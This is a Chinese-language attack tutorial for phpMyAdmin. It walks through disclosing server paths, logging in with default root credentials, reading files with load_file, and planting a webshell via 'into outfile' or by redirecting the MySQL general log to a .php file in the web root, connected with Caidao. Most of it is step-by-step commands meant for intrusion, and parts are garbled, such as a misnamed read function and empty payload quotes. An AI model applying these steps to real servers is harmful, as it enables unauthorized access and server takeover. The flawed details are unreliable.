# PHPMyAdmin

## 一、获取网站路径

### 1.使用御剑进行扫描

### 2.使用dirb进行扫描

### 3.使用dirbuster进行扫描

### 4.使用报错获取信息

(1):单引号爆路径
直接在URL后面加单引号，要求单引号没有被过滤(gpc=off)且服务器默认返回错误信息。
www.xxx.com/news.php?id=149'

(2):错误参数值爆路径
将要提交的参数值改成错误值，比如-1、-99999，在单引号被过滤时不妨试试。
www.xxx.com/researcharchive.php?id=-1

(3):测试文件爆路径
很多网站的根目录下都存在测试文件，脚本代码通常都是phpinfo()。
www.xxx.com/test.php
www.xxx.com/ceshi.php
www.xxx.com/info.php
www.xxx.com/phpinfo.php
www.xxx.com/phpinfo.php
www.xxx.com/1.php

### 5.使用google爆路径

结合关键字和site语法搜索出错页面的网页快照，常见关键字有warning和fatal error。注意，如果目标站点是二级域名，site接的是其对应的顶级域名，这样得到的信息要多得多。
Site:xxx.edu.tw warning
Site:xxx.com.tw “fatal error”

### 6、配置文件找路径

如果注入点有文件读取权限，就可以手工load_file或工具读取配置文件，再从中寻找路径信息(一般在文件末尾)。各平台下Web服务器和PHP的配置文件默认路径可以上网查，这里列举常见的几个。

**Windows:**
c:\windows\php.ini php配置文件
c:\windows\system32\inetsrv\MetaBase.xml IIS虚拟主机配置文件

**Linux:**
/etc/php.ini php配置文件
/etc/httpd/conf.d/php.conf
/etc/httpd/conf/httpd.conf Apache配置文件
/usr/local/apache/conf/httpd.conf
/usr/local/apache2/conf/httpd.conf
/usr/local/apache/conf/extra/httpd-vhosts.conf 虚拟目录配置文件

### 7、nginx文件类型错误解析爆路径

要求Web服务器是nginx，且存在文件类型解析漏洞。有时在图片地址后加/x.php，该图片不但会被当作php文件执行，还有可能爆出物理路径。
www.xxx.com/top.jpg/x.php

## 二、PHPMyAdmin默认登录后台

### 1.PHPMyAdmin默认后台登录路径:http://IP:PhpMyAdmin

## 三、默认用户名密码

### 默认用户名:root

### 默认密码：root

## 四、后台getshell方法

### 1.使用select into outfile直接写入一句话木马，并且使用菜刀连接

**(1):写入一句话木马的条件**

①:数据库使用root启动(select user())

②:知道数据库的绝对路径(select @@datadir)

③:有可写的权限(show global variables like '%secure%')

查看是否有可以导入导出的权限

**show global variables like '%secure%'**

- user_file_priv的值为null ，表示限制mysqld 不允许导入|导出
- 当secure_file_priv的值为/tmp/ ，表示限制mysqld 的导入|导出只能发生在/tmp/目录下
- 当secure_file_priv的值没有具体值时，表示不对mysqld 的导入|导出做限制

修改写入写出权限(只能打开数据库修改，不能使用命令修改，也就是说，如果secure_file_priv的值为NULL的话，就不能进行导入|导出)

- windows下

  修改my.ini 在[mysqld]内加入secure_file_priv = ""
- linux下

  修改my.cnf 在[mysqld]内加入secure_file_priv = ""

  然后重启mysql，再查询secure_file_priv

**(2):写入一句话的方法**

①:select ''into outfile '文件路径'

②:select ''into dumpfile '文件路径'

**outfile函数可以导出多行，而dumpfile只能导出一行数据**
**outfile函数在将数据写到文件里时有特殊的格式转换，而dumpfile则保持原数据格式**

③:into outfile 'C:/phpStudy/PHPTutorial/WWW/shell.php' lines terminated by '

④:into outfile 'C:/phpStudy/PHPTutorial/WWW/shell.php' lines starting by '

⑤:into outfile 'C:/phpStudy/PHPTutorial/WWW/shell.php' fields terminated by '

⑥:into outfile 'C:/phpStudy/PHPTutorial/WWW/shell.php' COLUMNS terminated by '

**(3):读取文件的内容**

①:dumpfile()

要使用此函数，文件必须位于服务器主机上，必须指定完整路径的文件，而且必须有FILE权限，该文件所有字节可读，但文件内容必须小于max_allowed_packet。

如果该文件不存在或无法读取，因为前面的条件之一不满足，函数返回 NULL。

```
create table user(cmd text);
insert into user(cmd) values (load_file('/tmp/1.txt'));
select * from user;
```

②:load data infile

```
load data infile '/tmp/1.txt' into table user;
```


③:system cat

```
system cat 1.txt
```

## 2.开启全局日志getshell（Mysql 5.0版本以上会创建日志文件，通过修改日志的全局变量，也可以getshell。但是也要对生成的日志有可读可写的权限）

(1):查看日志状态及日志存储位置

show variables like '%general%'




+ 选项

| Variable_name | Value |
| --- | --- |
| general_log | OFF |
| general_log_file | C:\phpStudy\MySQL\data\stu1.log |

发现日志状态为OFF关闭，尝试修改日志状态。

(2):修改日志状态及日志位置

set global general_log=ON


set global general_log_file='C:/phpstudy/www/1.php'


(3):查看是否修改成功


show variables like '%general%';


(4):写入一句话


select '' into outfile C:/phpstudy/www/1.php


(5):执行1.php文件

http://IP地址/1.php




(6):使用菜刀成功连接




**3使用慢查询日志getshell**

**4.使用错误日志getshell**

**5.利用phpmyadmin4.8.x本地文件包含getshell**